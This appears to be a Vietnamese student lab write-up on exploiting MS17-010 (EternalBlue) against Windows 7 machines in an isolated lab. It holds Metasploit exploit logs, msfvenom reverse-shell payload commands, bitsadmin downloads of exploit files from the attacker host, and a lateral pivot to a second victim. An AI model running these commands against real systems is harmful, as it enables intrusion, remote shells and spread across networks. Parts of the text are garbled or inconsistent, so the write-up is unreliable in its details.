msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS
RHOSTS =>
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 10.0.3.132
RHOSTS => 10.0.3.132
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 10.0.3.133
LHOST => 10.0.3.133
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > check
[*] 10.0.3.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.3.132:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.3.132:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.3.132:445 - The target is vulnerable.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.3.133:4444
[*] 10.0.3.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.3.132:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.3.132:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.3.132:445 - The target is vulnerable.
[*] 10.0.3.132:445 - Connecting to target for exploitation.
[+] 10.0.3.132:445 - Connection established for exploitation.
[*] 10.0.3.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.3.132:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.3.132:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20
42 Windows 7 Home B
[*] 10.0.3.132:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69
63 asic 7601 Servic
[*] 10.0.3.132:445 - 0x00000020 65 20 50 61 63 6b 20 31
e Pack 1
[+] 10.0.3.132:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.0.3.132:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.3.132:445 - Sending all but last fragment of exploit packet
[*] 10.0.3.132:445 - Starting non-paged pool grooming
[+] 10.0.3.132:445 - Sending SMBv2 buffers
[*] 10.0.3.132:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.3.132:445 - Sending final SMBv2 buffers.
[*] 10.0.3.132:445 - Sending last fragment of exploit packet!
[*] 10.0.3.132:445 - Receiving response from exploit packet
[+] 10.0.3.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.3.132:445 - Sending egg to corrupted connection.
[*] 10.0.3.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.3.132
[*] Meterpreter session 1 opened (10.0.3.133:4444 → 10.0.3.132:49159) at 2023-04-03 04:19:28 -0400
[+] 10.0.3.132:445 - =====-
[+] 10.0.3.132:445 - =====--WIN----=
[+] 10.0.3.132:445 - =====-
```

```
meterpreter > shell
Process 2316 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::cd60:9b63:3a9d:6b34%11
    IPv4 Address. . . . . : 10.0.3.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.3.2

Tunnel adapter isatap.{B795B8F5-7A68-437F-A18E-E5E91E270934}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 11:

    Connection-specific DNS Suffix . :
    IPv6 Address. . . . . : 2001:0:7deb:43b:34a6:3c25:f5ff:fc7b
    Link-local IPv6 Address . . . . . : fe80::34a6:3c25:f5ff:fc7b%13
    Default Gateway . . . . . : ::

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

C:\Windows\system32>
```

2.2/Khai thác lỗ hổng MS17-010 không sử dụng Metasploit

Lab 2: Machine Learning based Malware Detection

The screenshot shows two terminal windows. The left window is on Kali Linux, displaying the command `msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.0.3.133 LPORT=4444 >/dev/null` being run. The right window is on a Windows 7 victim machine, showing a netcat listener running on port 4444, which has connected from the Kali IP (10.0.3.134) at port 49160. The Windows prompt shows `C:\Windows\system32>`.

Phần bài tập về nhà

2.2.1/ Thực hiện lại nhưng không được sử dụng script .sh. Giải thích chi tiết từng bước mà script đã làm (KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỒNG)

- Đầu tiên ta sẽ dùng msfvenom để tạo file chứa code reverse shell để máy target thực thi sau khi bị exploit ms17
- Trong đó LHOST, LPORT lần lượt là ip và port của máy kali với payload được load là shell_reverse_tcp


```
(kali㉿kali)-[~/Desktop/lab2_malware/2.2.1]
$ msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.0.3.133 LPORT=4444
2>/dev/null
```

- Sau đó chạy file exploit ms17_010_ternalblue.py có sẵn kèm ip của máy victim và file binary reverse shell để tiến hành exploit máy win 7
- Trước đó dùng netcat lắng nghe ở port 4444
- Và ta có được shell của victim

Lab 2: Machine Learning based Malware Detection

2.2.2/

Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:



- a. Trên máy Attacker, mở 2 cổng lắng nghe là **4444** và **4445**
 - b. Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy **Victim 1** và thực hiện connect back về máy **Attacker** trên port **4444**
 - c. Sau khi có được connect back từ máy **Victim 1**, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy **Victim 2**, để máy Victim 2 thực hiện connect back về máy Attacker trên port **4443**

- **Ý tưởng:** dùng bitsadmin down file exploit để attack ms17 từ victim 1
 - Ta dùng file exploit eternalblue viết bằng C# để có thể compile thành file PE ở máy victim 1
 - IP kali : 10.0.3.133
 - IP 2 máy win 7: 10.0.3.132 và 10.0.3.134
 - Đầu tiên ta dùng msf framework để exploit máy victim 1

Lab 2: Machine Learning based Malware Detection

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_externablue) > set LPORT 4000
LPORT => 4000
msf6 exploit(windows/smb/ms17_010_externablue) > exploit
[*] Started reverse TCP handler on 10.0.3.133:4000
[*] 10.0.3.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.3.134:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.3.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.3.134:445 - The target is vulnerable.
[*] 10.0.3.134:445 - Connecting to target for exploitation.
[*] 10.0.3.134:445 - Connection established for exploitation.
[*] 10.0.3.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.3.134:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.3.134:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.3.134:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.0.3.134:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 10.0.3.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.3.134:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.3.134:445 - Sending all but last fragment of exploit packet
[*] 10.0.3.134:445 - Starting non-paged pool grooming
[*] 10.0.3.134:445 - Sending SMBv2 buffers
[*] 10.0.3.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.3.134:445 - Sending final SMBv2 buffers.
[*] 10.0.3.134:445 - Sending last fragment of exploit packet!
[*] 10.0.3.134:445 - Receiving response from exploit packet
[*] 10.0.3.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.3.134:445 - Sending egg to corrupted connection.
[*] 10.0.3.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.3.134
[*] Meterpreter session 2 opened (10.0.3.133:4000 -> 10.0.3.134:49160) at 2023-04-05 09:32:19 -0400
[*] 10.0.3.134:445 - -----
[*] 10.0.3.134:445 - -----=WIN-----=
[*] 10.0.3.134:445 - -----=-----

meterpreter > shell
Process 2068 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

- Tiếp theo ta có shell của victim1 nên dùng bitsadmin để down 2 file exploit (Program.cs) và binary (nc_4445.bin) sau đó lưu ở desktop
 - File binary dùng msfvenom để tạo reverse shell tcp

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp -f raw -o nc_4445.bin EXITFUNC=thread LHOST=10.0.3.133 LPORT=4445 2>
dev/null
out:EternalBlue.exe hehe.cs

C:\Windows\system32>bitsadmin /transfer myDownloadJob /download /priority normal http://10.0.3.133/Program.cs c:\Users\ducan\Desktop\hehe.cs
bitsadmin /transfer myDownloadJob /download /priority normal http://10.0.3.133/Program.cs c:\Users\ducan\Desktop\hehe.cs

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Transfer complete.

C:\Windows\system32>bitsadmin /transfer myDownloadJob /download /priority normal http://10.0.3.133/nc_4445.bin c:\Users\ducan\Desktop\binary.bin
bitsadmin /transfer myDownloadJob /download /priority normal http://10.0.3.133/nc_4445.bin c:\Users\ducan\Desktop\binary.bin

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Transfer complete.
```

- Dùng framework .NET để compile file .cs thành file exe để có thể chạy exploit victim2

```
C:\Users\ducan\Desktop>C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:EternalBlue.exe hehe.cs  
C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:EternalBlue.exe hehe.cs  
Microsoft (R) Visual C# 2008 Compiler version 3.5.30729.5420  
for Microsoft (R) .NET Framework version 3.5  
Copyright (C) Microsoft Corporation. All rights reserved.
```

- Sau đó detect và exploit victim 2

Lab 2: Machine Learning based Malware Detection

```
C:\Users\ducan\Desktop>EternalBlue.exe detect 10.0.3.132
EternalBlue.exe detect 10.0.3.132
Trying to detect version of Windows running on 10.0.3.132 ...
Native OS: Windows 7 Home Basic 7601 Service Pack 1
Native LAN Manager: Windows 7 Home Basic 6.1
Domain: WORKGROUP
10.0.3.132 appears to be vulnerable!

C:\Users\ducan\Desktop>EternalBlue.exe exploit 10.0.3.132
EternalBlue.exe exploit 10.0.3.132
Trying to detect version of Windows running on 10.0.3.132 ...
Native OS: Windows 7 Home Basic 7601 Service Pack 1
Native LAN Manager: Windows 7 Home Basic 6.1
Domain: WORKGROUP
10.0.3.132 appears to be vulnerable!
Trying to exploit: 10.0.3.132
Connection established for exploitation.
Creating a large SMB1 buffer... All but last fragment of exploit packet
Grooming...
Ready for final exploit...
Sending exploits with the grooms
Exploit send successfully...

C:\Users\ducan\Desktop>S
```

- Ta có được shell của cả 2 victim thông qua việc exploit smb trên victim 1

The screenshot shows two terminal windows side-by-side. The left window is on Kali Linux (root@kali: ~) and shows the command `EternalBlue.exe exploit 10.0.3.132` being run. The right window is on a Windows 7 victim (10.0.3.132) and shows a shell prompt `(kali㉿kali: ~)` with the command `ls` being run, listing files like `ipconfig` and `Windows IP Configuration`.

```
File Actions Edit View Help
File Actions Edit View Help
Domain: WORKGROUP
10.0.3.132 appears to be vulnerable!
C:\Users\ducan\Desktop>EternalBlue.exe exploit 10.0.3.132
EternalBlue.exe exploit 10.0.3.132
Trying to detect version of Windows running on 10.0.3.132 ...
Native OS: Windows 7 Home Basic 7601 Service Pack 1
Native LAN Manager: Windows 7 Home Basic 6.1
Domain: WORKGROUP
10.0.3.132 appears to be vulnerable!
Trying to exploit: 10.0.3.132
Connection established for exploitation.
Creating a large SMB1 buffer... All but last fragment of exploit packet
Grooming...
Ready for final exploit...
Sending exploits with the grooms
Exploit send successfully...

C:\Users\ducan\Desktop>S
```

```
(kali㉿kali: ~)
└─$ ls
[sudo] password for kali:
listening on [::]:4445
connect to [10.0.3.132] from [UNKNOWN] [10.0.3.132] 49336
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig
```